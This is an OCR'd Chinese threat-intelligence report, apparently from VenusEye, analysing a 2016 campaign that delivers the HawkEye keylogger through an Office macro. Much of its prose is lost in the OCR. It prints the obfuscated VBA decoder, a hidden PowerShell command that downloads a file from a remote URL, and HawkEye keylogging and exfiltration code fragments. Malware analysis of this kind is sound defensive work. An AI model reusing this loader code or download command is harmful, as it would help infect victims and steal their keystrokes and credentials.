HawkEye

2016 12 23

VenusEye

. 3
. 4
2.1 4
2.2 4
2.3 6
. APT 11
. APT 13
APT 13
VenusEye 14
. 15

APT

HawkEye 12 23 20

99.9%

powershell HawkEye keylogger

20161031_ 20161108_

2.11

HawkEye

2015 Hedwig HawkEye

1


2

3 **VenusEye@venusgroup.com.cn**

4


APT **APT** **HawkEye**

VenusEye



2.2

0x03



2.3

0x04

```
Public Function dressreform(btzaaglfrqetw)
'groceryneckaphdxbhso
'302
sbwoddddjfcgkamezmd = ""
'forgetoutsidegahmyfnyz
'155
bonusgrunt = "dbsytuyoh"
csyatiikqp = 952
For upobovpcidliima = 1 To Len(btzaaglfrqetw)
sbwoddddjfcgkamezmd = sbwoddddjfcgkamezmd & meshtuna(Mid(btzaaglfrqetw, upobovpcidliima, 1))
dsudpwonybwbwi = "toastturn"
dreamsqueeze = 414
Next
dressreform = sbwoddddjfcgkamezmd
'rbirkejjbaoqtkioicoastside
'393
'gbjirsossibsvylceilingnerve
'21
End Function
```

2.4

```
Public Function meshtuna(ydlovjrts)
'brotherdeputyflyqoohjqmq
'442
tspsplpvclqdkhbw = "*" & ydlovjrts & "*"
If Not "BJ8KAJ8gzKKAgv" Like tspsplpvclqdkhbw Then          '通过Like进行字符匹配
'augustrememberhphopbjkspphzdtsey
'38
meshtuna = ydlovjrts
'ffaowebekqbzqejamewwimaxnvdr
'756
ngqkfqyecouxor = "babypanel"
festivaltattoo = 339
Else
meshtuna = ""
bfdcezttlazppkjntmn = "qgbsxmqzcblyrqzqqrn"
hotelring = 825
'ujgrfasdqmovespin
```

2.5 like

0x05 powershell

shell

```
aislebusiness = "pcgmlgkiykxl"
ytyypabskxpbg = 548
Call Shell(armoroak, 0)
ciwdejmgmv = "cuberadio"
actrunway = 806
'qnfksvmswdaoexchangetrial
'319

armoroak = dressreform(armoroak)
```

监视窗口

表达式	值	类型	上下文
armoroak	"cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http:		Module1.lawpupil

2.6 shell


2.3

Nffdpsi.exe

MD5 472f**********


0x01 Nffdpsi.exe Nffdpsi.exe

Jbcwgbsk.exe



2.7

0x02 Jbcwgbsk.exe



2.8

0x03 Jbcwgbsk.exe Srxoeoaonmsiyy.bin


IE

2.9

0x04 IE dump

2.11

0x06 HawkEye FTP


public void SendLogs()
{
checked
{
while (true)
{
Thread.Sleep(Conversions.ToInteger(this.timerstring));
string keyLog = this.KeyLog;
lock (KeyLog)
try
GetAntiVirus() : string
Form1_Load(object, EventArgs) : void
HookKeyboard() : void

2.12 HawkEye


0x07

2.13

. APT

文档文件中包含宏
明细
进程入侵 [1]
尝试在系统进程中创建远程线程
危险等级
威胁行为 [4]
尝试执行可疑命令
危险等级
准确提示powershell命令行
PID
进程名
详细信息
试图执行可疑的powershell命令
危险等级
PID
进程名
详细信息

3.1


事件信息
文件信息
静态检测
动态检测
静态检测
检测引擎
攻击类型
详细信息
危险等级
流行威胁库
僵木蠕
检测到木马程序(HawkEye)
动态检测
准确提示木马家族名称
网络探测 [1]
反虚拟机 [1]
隐蔽信道 [4]
检测到可疑邮箱
危险等级
可疑邮箱地址:
尝试连接一个域名
危险等级
检测到可疑DNS请求
危险等级
检测到可疑HTTP请求
危险等级
准确提取出回连邮箱地址

3.2

. APT

APT

APT

H-worm

APT APT

APT

0-day

APT

APT

APT


APT

0-day

ROP API

Shell code APT

APT



VenusEye

VenusEye

VenusEye

H-worm

Hedwig Locky

18

SandWorm

1. 2016 12 07 APT 1 UAC

2. 2016 12 01 APT 3 Neutrino
1

3. 2016 11 29 -11 30 4

4. 2016 11 21 APT powershell

5. 2016 11 18 APT

6. 2016 11 16 APT 8

7. 2016 11 16 APT 1 1

8. 2016 11 11 APT 1

9. 2016 11 10 APT 1

10. 2016 11 10 APT 4

11. 2016 11 10 APT 14

12. 2016 11 08

13. 2016 11 4

14. 2016 9 28 APT 5 3
rtf

15. 2016 9 13 APT 2

16. 2016 8 31 APT 10

17. 2016 8 3 H-Worm

18. 2016 6 6 APT 1

19. 2016 6 2 APT 1

20. 2016 5 29 APT